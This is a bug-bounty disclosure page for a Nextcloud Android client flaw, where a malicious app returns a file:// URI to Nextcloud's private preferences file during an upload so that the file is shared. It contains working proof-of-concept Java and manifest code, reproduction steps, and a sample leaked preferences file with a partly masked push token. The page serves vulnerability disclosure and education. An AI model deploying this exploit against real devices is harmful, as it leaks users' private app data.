Leak arbitrary file under nextcloud android client privacy directory
A malicious Android app can register itself as a content provider for the GET_CONTENT intent, so when the Nextcloud client asks another app for content to upload, the malicious app returns a file:// URI pointing at Nextcloud's own private preferences file. If the user picks the malicious app, that private file is uploaded into a shared directory and exposed.
 Originally disclosed on HackerOne
- Triaged in under an hour
- Fixed in 3 months
- Paid in 3 months
- Disclosed after 4 months
Steps to reproduce:
1.install and login nextcloud android client 2.create a directory and set it 'shareable' 3.install the poc app "setresultcontactphotocrop"
key code:
EvilActivity
public class EvilActivity extends AppCompatActivity {
    final static String PRIVATE_URI = "file:///data/data/com.nextcloud.client/shared_prefs/com.nextcloud.client_preferences.xml";

    @Override
    protected void onCreate(@Nullable Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);

        Log.d("heen", "EvilActivity started!");
        setResult(-1, new Intent().setData(Uri.parse(PRIVATE_URI)));
        finish();
    }
}
manifest.xml->intent-filter
  <activity android:name=".EvilActivity" >
            <intent-filter>
                <action android:name="android.intent.action.GET_CONTENT"/>
                <category android:name="android.intent.category.DEFAULT"/>
                <category android:name="android.intent.category.OPENABLE"/>
                <data android:mimeType="*/*"/>
            </intent-filter>
        </activity>
4.Take into the shareable diretory in the step2, and click '+', choose "upload content from other apps"

5.if the victim click the poc app by accident, the secret file "/data/data/com.nextcloud.client/shared_prefs/com.nextcloud.client_preferences.xml" will be publicly shared and leaked.
com.nextcloud.client_preferences.xml content
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <boolean name="keysMigration" value="true" />
    <string name="select_oc_account">[email protected]@efss.qloud.my</string>
    <boolean name="autoUploadPathUpdate" value="true" />
    <boolean name="autoUploadInit" value="true" />
    <float name="grid_columns" value="3.0" />
    <string name="storage_path">/storage/emulated/0/Android/media/com.nextcloud.client</string>
    <boolean name="legacyClean" value="true" />
    <boolean name="storagePathFix" value="true" />
    <boolean name="autoUploadEntriesSplitOut" value="true" />
    <int name="lastSeenVersionCode" value="30150190" />
    <boolean name="keysReinit" value="true" />
    <string name="pushToken">dsqXrhNrS0aKvlblvQirA5:APA91bFsXrXQAy****StWaRswHJJG39zx5rAMX_yrjsSQD23fJnFNkro9hxwSZmwbufEn_M0IEPhGwGgMJ29WCfNmGlem6teT6qXHZQW3GY57tk9CbVmjb5kiSjHBqF6OUTI6b0WAzQI</string>
</map>
Impact
arbitrary sensitive file under nextcloud android client privacy directory /data/data/com.nextcloud.client leaked
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the Nextcloud client trusts the URI returned by an external activity for GET_CONTENT without checking that it points to a file the user actually chose, allowing a file:// URI into its own private data directory.
Impact
Sensitive files under the Nextcloud client's private data directory, including the preferences file with a push token and account name, could be uploaded into a shared folder and leaked, but only if the user picks the malicious app during the upload flow.
What the attacker needed
Nextcloud Android client installed and logged in; A shareable directory exists; Malicious app installed; Victim selects the malicious app during upload
How it was found
- Install and log in to the Nextcloud Android client.
- Create a directory and mark it as shareable.
- Install the proof-of-concept app that answers GET_CONTENT intents.
- Open the shareable directory, tap '+', and choose to upload content from other apps.
- When the user selects the proof-of-concept app, the private preferences file is uploaded and shared.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
Android apps can ask other apps to hand them a file, for example when you choose 'upload content from other apps'. A malicious app can pretend to be that helper and instead hand back a path to the Nextcloud app's own private settings file. Nextcloud then uploads that private file into a folder the user marked as shareable, so the secret data becomes visible to others.
What is Path traversal?
Input that builds a file path escapes the intended folder, reading or writing files the application should never touch.



